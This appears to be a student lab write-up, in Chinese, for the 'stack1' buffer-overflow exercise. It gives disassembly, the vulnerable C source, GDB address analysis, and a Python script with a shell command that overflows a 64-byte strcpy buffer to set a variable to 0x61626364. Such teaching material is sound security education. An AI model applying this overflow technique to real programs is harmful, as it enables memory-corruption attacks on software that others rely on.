CS3312 Lab Report Stack1

Osamu Takenaka 520030990026

源码分析

x86汇编代码(由objdump得到)：

```
08048464 <main>:
 8048464:       55                      push   %ebp
 8048465:       89 e5                   mov    %esp,%ebp
 8048467:       83 e4 f0                and    $0xfffffff0,%esp
 804846a:       83 ec 60                sub    $0x60,%esp
 804846d:       83 7d 08 01             cmpl   $0x1,0x8(%ebp)
 8048471:       75 14                   jne    8048487 <main+0x23>
 8048473:       c7 44 24 04 a0 85 04    movl   $0x80485a0,0x4(%esp)
 804847a:       08
 804847b:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048482:       e8 01 ff ff ff          call   8048388 <errx@plt>
 8048487:       c7 44 24 5c 00 00 00    movl   $0x0,0x5c(%esp)
 804848e:       00
 804848f:       8b 45 0c                mov    0xc(%ebp),%eax
 8048492:       83 c0 04                add    $0x4,%eax
 8048495:       8b 00                   mov    (%eax),%eax
 8048497:       89 44 24 04             mov    %eax,0x4(%esp)
 804849b:       8d 44 24 1c             lea    0x1c(%esp),%eax
 804849f:       89 04 24                mov    %eax,(%esp)
 80484a2:       e8 c1 fe ff ff          call   8048368 <strcpy@plt>
 80484a7:       8b 44 24 5c             mov    0x5c(%esp),%eax
 80484ab:       3d 64 63 62 61          cmp    $0x61626364,%eax
 80484b0:       75 0e                   jne    80484c0 <main+0x5c>
 80484b2:       c7 04 24 bc 85 04 08    movl   $0x80485bc,(%esp)
 80484b9:       e8 da fe ff ff          call   8048398 <puts@plt>
 80484be:       eb 15                   jmp    80484d5 <main+0x71>
 80484c0:       8b 54 24 5c             mov    0x5c(%esp),%edx
 80484c4:       b8 f3 85 04 08          mov    $0x80485f3,%eax
 80484c9:       89 54 24 04             mov    %edx,0x4(%esp)
 80484cd:       89 04 24                mov    %eax,(%esp)
 80484d0:       e8 a3 fe ff ff          call   8048378 <printf@plt>
 80484d5:       c9                      leave
 80484d6:       c3                      ret
```

C语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    modified = 0;
    strcpy(buffer, argv[1]);

    if(modified == 0x61626364) {
        printf("you have correctly got the variable to the right value\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

和实验stack0类似，这段C程序同样是一个典型的缓冲区溢出漏洞，和实验stack0不同的地方在于：

其使用 `strcpy` 函数将命令行参数（`argv[1]`）复制到缓冲区 `buffer` 中。`strcpy` 函数不会检查目标缓冲区的大小，因此如果输入的数据超过了64字节，就会发生缓冲区溢出。

通过构造的输入，攻击者可以覆盖 `modified` 变量的值。

程序检查 `modified` 是否被设置为特定值（`0x61626364`），如果是，就会打印成功的消息，这表明攻击成功。

同样地，我们接下来，我们需要知道 `buffer` 的地址和 `modified` 的地址，然后通过输入超长字符串来覆盖 `modified` 的值。

GDB调试

通过 `modified = 0` 这句C代码可以很容易找到对应的汇编代码：


```
8048487:       c7 44 24 5c 00 00 00    movl   $0x0,0x5c(%esp)
```

不难看出，modfied变量的地址是0x5c加上寄存器esp的值。

接下来我们需要通过gdb，来查看esp的值，以及buffer的地址。


由于该程序需要一个参数，所以我们需要在gdb中传入参数，这里我们传入64个 `'a'`，

添加函数main的断点，然后运行程序，查看esp的值：



可以看到 `%esp` 的值是 `0xfff8f4c0`，所以 `modified` 的地址是 `0xfff8f4c0 + 0x5c = 0xfff8f51c`

然后我们打印 `0xfff8f4c0` 开始的内存区域，找到buffer的地址区域



可以很明显地看到大片的'a'即 `0x61`，即为buffer的地址区域，为 `0xfff8f4dc` 至 `0xfff8f51b` 我们定位到 `modified` 的地址 `0xfff8f51c`，可以发现它就紧挨着buffer的地址区域结束的地方。

于是我们只要在构造参数时，在64个字符后，再加一些字符，就可以覆盖 `modified` 的值。

我们的目标是让 `modified` 的值变为 `0x61626364`，即

该系统为小端，所以 `modified` 在内存中应该是 `0x64 0x63 0x62 0x61`（地址从左至右依次增大），所以溢出部分构造的字符即 `dcba`

攻击脚本内容

为了显示更清楚，我们前64个字符用 `'x'` 所以我们构造的参数为：

xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxdcba


script_stack1.py:

```
input = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxdcba'
print input
```

在终端中运行：

```
./stack1 `python script_stack1.py`
```

结果（非GDB环境）



攻击成功